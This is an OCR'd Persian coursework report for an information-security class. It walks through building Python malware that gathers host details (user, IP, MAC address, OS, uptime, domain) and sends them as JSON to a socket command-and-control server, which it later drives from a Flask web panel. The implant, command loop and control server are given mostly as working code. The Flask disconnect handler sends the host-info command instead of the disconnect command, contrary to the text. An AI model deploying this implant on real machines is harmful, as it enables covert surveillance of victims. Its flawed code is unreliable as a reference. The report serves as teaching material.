
به نام خدا



دانشگاه صنعتی امیرکبیر

(پلی تکنیک تهران)

تمرین عملی سوم درس مبانی امنیت اطلاعات: بدافزار


استاد درس: دکتر شهریاری

دانیال حمدی - ۹۷۳۱۱۱۱

پاییز ۱۴۰۱


۰. مقدمه

در این تمرین، ابتدا یک بدافزار می‌نویسیم که هنگام اجرا، اطلاعات میزبان خود را جمع‌آوری کرده، و سپس به یک سرور ارسال می‌کند. سپس بدافزار و سرور را به گونه‌ای توسعه می‌دهیم که سرور بتواند با ارسال فرمان، رفتار بدافزار را کنترل کند. در گام اول، سرورها فرمان‌ها را از طریق واسط خط‌فرمان از کاربر دریافت کرده، و در نهایت برای سرور یک رابط کاربری گرافیکی گسترش می‌دهیم. تصویری از برنامه‌ی نهایی در زیر آمده است. در ادامه به توضیح بخش‌های تمرین می‌پردازیم.




۱. اتصال اولیه‌ی بدافزار و سرور

در این گام سرور و بدافزار را به کمک کتابخانه‌ی socket متصل می‌کنیم. بدافزار یک پیام به سرور ارسال کرده، و در پاسخ عیناً آن را دریافت می‌کند. به عبارت دیگر، سرور پیام را Echo می‌کند.



شکل ۱ کد سرور و بدافزار در بخش اول

همان‌طور که در کد مشاهده می‌شود، ابتدا سرور روی آدرس ۱۲۷.۰.۰.۱:۶۵۴۳۲ گوش کرده، و منتظر کانکشن‌های جدید می‌ماند. بدافزار به این آدرس متصل شده، و پیام نهفته در متغیر message را به سرور ارسال می‌کند. سرور این پیام را دریافت کرده و عیناً به بدافزار برمی‌گرداند. شکل زیر، نمونه‌ای از اجرای کدهای بالاست.



شکل ۲ اجرای بخش اول

۲. ارسال بی‌درنگ اطلاعات میزبان به سرور

در این بخش، بدافزار به محض اتصال، تمام اطلاعات جمع‌اوری شده از میزبان را در قالب یک فایل JSON به سرور ارسال می‌کند.

در این بخش، در کد بدافزار دو تابع extract_host_info_mac_os و extract_host_info_windows اضافه شده‌اند، که به ترتیب مختص گردآوری اطلاعات از میزبان‌های با سیستم‌عامل یونیکس و ویندوزی هستند. چون اجرای آزمایشی این کد روی سیستم‌عامل یونیکسی انجام شده، بنابراین از تابع اول استفاده شده است.

در جمع‌آوری اطلاعات، علاوه بر کتابخانه‌های پیش‌فرض پایتون، از کتابخانه‌های psutils و dateutil استفاده شده است. این تابع به عنوان خروجی، یک دیکشنری حاوی اطلاعات میزبان برمی‌گرداند. کد این تابع در ادامه آمده است.

```python
def extract_host_info_mac_os() -> dict:
    virtual_memory = psutil.virtual_memory()
    boot_time = psutil.boot_time()
    timezone = datetime.datetime.now(tzlocal()).tzname()
    uptime = str(time.time() - boot_time)

    owner = os.getenv('USER')

    root_directory_creation_timestamp = os.stat('/').st_birthtime
    root_directory_creation_time = str(datetime.datetime.fromtimestamp(root_directory_creation_timestamp))

    domain = socket.getfqdn().split('.', 1)[1]

    host_info = {
        'host_name': platform.node(),
        'po': platform.system(),
        'os_version': platform.release(),
        'platform_architecture': platform.architecture(),
        'platform_machine': platform.machine(),
        'platform_processor': platform.processor(),
        'registered_owner': owner,
        'original_install_date': root_directory_creation_time,
        'system_boot_time': boot_time,
        'system_up_time': uptime,
        'processor': platform.processor(),
        'system_locale': locale.getdefaultlocale(),
        'ip_address': socket.gethostbyname(socket.gethostname()),
        'mac_address': get_mac(),
        'timezone': timezone,
        'virtual_memory_max_size': virtual_memory.total,
        'virtual_memory_available_size': virtual_memory.free,
        'virtual_memory_in_use': virtual_memory.used,
        'domain': domain,
    }
    return host_info
```


شکل ۳ جمع‌آوری اطلاعات از میزبان

خروجی تابع بالا، در تابع get_host_info ابتدا به یک رشته‌ی JSON تبدیل شده، و سپس رشته‌ی بایتی آن، به محض اتصال به سرور، ارسال می‌شود.

```
def get_host_info(conn: socket.socket):
    logging.info(f'command `/get_host_info` received')
    host_info = extract_host_info_mac_os()
    host_info_str = dict_to_byte_json_string(host_info)
    conn.sendall(host_info_str)
    logging.info(f'sent host_info: {host_info}')
```

شکل ۴ تبدیل اطلاعات به رشته‌ی بایتی

در ادامه نمونه‌ی اجرای این کد را می‌بینیم.



شکل ۵ نمونه اجرای بخش دوم - اطلاعات معادل از یک سیستم‌عامل یونیکس‌محور جمع‌آوری شده‌اند.

۳. ارسال اطلاعات میزبان با فرمان سرور

در این بخش، برخلاف قسمت قبل، بدافزار تنها هنگام دریافت فرمان از سرور، اقدام به ارسال اطلاعات می‌کند. برای این کار، ابتدا کد سرور را به گونه‌ای تغییر می‌دهیم که از کاربر ورودی گرفته، و بنا به دستور

کاربر، پیام‌های /get_host_info برای گرفتن اطلاعات میزبان و یا /disconnect برای قطع اتصال به بدافزار ارسال می‌شود.

شایان ذکر است که مادامی که دستور /disconnect توسط کاربر به واسط خط‌فرمان سرور وارد نشود، بدافزار اتصال خود را با سرور حفظ می‌کند.

کد این قسمت در ادامه آمده است.

```python
def listen():
    command_table = {
        '/get_host_info': request_host_info,
        '/disconnect': request_disconnect
    }
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.bind((HOST, PORT))
        s.listen()
        logging.info(f"listening on {HOST}:{PORT}")
        conn, addr = s.accept()
        with conn:
            logging.info(f"Connected by {addr}")
            while True:
                command = input('Enter command: ')
                command_fn = command_table.get(command)

                if command_fn is None:
                    logging.warning(f'Invalid command {command} received')
                    continue

                try:
                    command_fn(conn=conn)
                except ConnectionResetError as e:
                    logging.warning('Request was not sent, No active connection found')
```


شکل ۶ سرور از کاربر ورودی گرفته، و فرمان مناسب را به بدافزار ارسال می‌کند.

بدافزار بنا به فرمان پیام دریافتی، یکی از دو تابع /get_host_info و یا /disconnect را فراخوانی می‌کند.

```python
def serve():
    command_table = {
        '/get_host_info': get_host_info,
        '/disconnect': disconnect
    }
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((HOST, PORT))
        while True:
            command = s.recv(BUFFER_SIZE).decode('utf-8')
            command_fn = command_table.get(command)
            if command_fn is None:
                logging.warning(f'Invalid command {command} received')
                continue
            command_fn(conn=s)
```

شکل ۷ بدافزار بنابر پیام فرمان دریافتی، اجرا می‌شود.


نمونه‌ای از اجرای کد در بخش سوم، در ادامه آمده است. در این اجرا، ابتدا سرور پیام /get_host_info را به بدافزار ارسال کرده و در پاسخ، اطلاعات میزبان را دریافت کرده است. سپس پیام /disconnect ارسال شده تا ارتباط قطع شود. مشاهده می‌شود که در فرمان بعدی، با ارسال /get_host_info در لاگ‌های سرور، هشدار No active connection found چاپ شده است.



شکل ۸ اجرای بخش سوم

۴. اضافه کردن رابط کاربری گرافیکی به سرور

در این گام به سرور رابط کاربری گرافیکی اضافه می‌کنیم. تصویری از رابط کاربری توسعه داده شده در ادامه آمده است.



شکل ۹ رابط گرافیکی توسعه داده شده برای سرور

در این رابط، دو دکمه در پایین قرار داده شده است. یک دکمه برای ارسال فرمان قطع ارتباط به بدافزار، و دکمه‌ی دیگر برای فرمان جمع‌آوری اطلاعات.

رابط گرافیکی را تحت وب و به کمک فریمورک فلسک گسترش می‌دهیم. در گام اول، در کد وب‌سرور رابط کاربری، دو آدرس / و disconnect/ اضافه می‌کنیم. وب‌سرور رابط کاربری به کمک کتابخانه‌ی socket یک ارتباط با سرور برنامه‌ی اصلی برقرار می‌کند.

- با درخواست دادن به آدرس /، رابط کاربری از طریق سوکت پیام get_host_info/ را به سرور اصلی ارسال می‌کند.
- با درخواست دادن به آدرس disconnect/، رابط کاربری از طریق سوکت پیام disconnect/ را ارسال می‌کند.

```python
def byte_json_string_to_dict(data: bytes) -> dict:
    return json.loads(data.decode('utf-8'))


server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_socket.connect((SERVER_HOST, SERVER_PORT))


@app.route('/')
def get_host_info():
    server_socket.sendall(b'/get_host_info')
    host_info_bytes = server_socket.recv(BUFFER_SIZE)
    host_info_values = byte_json_string_to_dict(host_info_bytes)

    host_info = {}
    for key in host_info_values.keys():...
    return render_template('index.html', host_info=host_info)


@app.route('/disconnect')
def disconnect():
    server_socket.sendall(b'/get_host_info')
    return {'result': 'Disconnected successfully.'}
```

شکل ۱۰ کد وب‌سرور رابط کاربری، با دو آدرس / و disconnect/

کد سرور اصلی برنامه را نیز به گونه‌ای تغییر می‌دهیم که به جای گوش کردن به ورودی خط‌فرمان، از وب‌سرور رابط گرافیکی ورودی دریافت کند.

```python
def listen_to_ui(ui_conn: socket.socket, malware_conn: socket.socket):
    command_table = {
        '/get_host_info': request_host_info,
        '/disconnect': request_disconnect
    }
    while True:
        command = ui_conn.recv(BUFFER_SIZE).decode('utf-8')
        command_fn = command_table.get(command)

        if command_fn is None:
            logging.warning(f'Invalid command {command} received')
            continue

        try:
            command_result = command_fn(conn=malware_conn)
            ui_conn.sendall(command_result)
            logging.info(f'Command_result sent to ui')
        except ConnectionResetError as e:
            logging.warning('Request was not sent, No active connection found')
```

شکل ۱۱ تغییرات مورد نیاز در سرور برنامه، برای ورودی گرفتن از رابط گرافیکی

همان‌طور که در کد بالا پیداست، سرور دو کانکشن باز دارد. کانکشن اول برای ارتباط با رابط گرافیکی، و دومی برای ارتباط با بدافزار است. سرور همواره به کانکشن اول برای دریافت پیام گوش می‌دهد، در صورتی که پیام معتبری دریافت کند، بنا به آن، به بدافزار دستور [۲] می‌دهد. سپس پاسخ دریافت شده از بدافزار را به رابط گرافیکی ارسال [۳] می‌کند.

[۱]: command_table.get(command)

[۲]: command_fn(conn=malware_conn)

[۳]: ui_conn.sendall(command_result)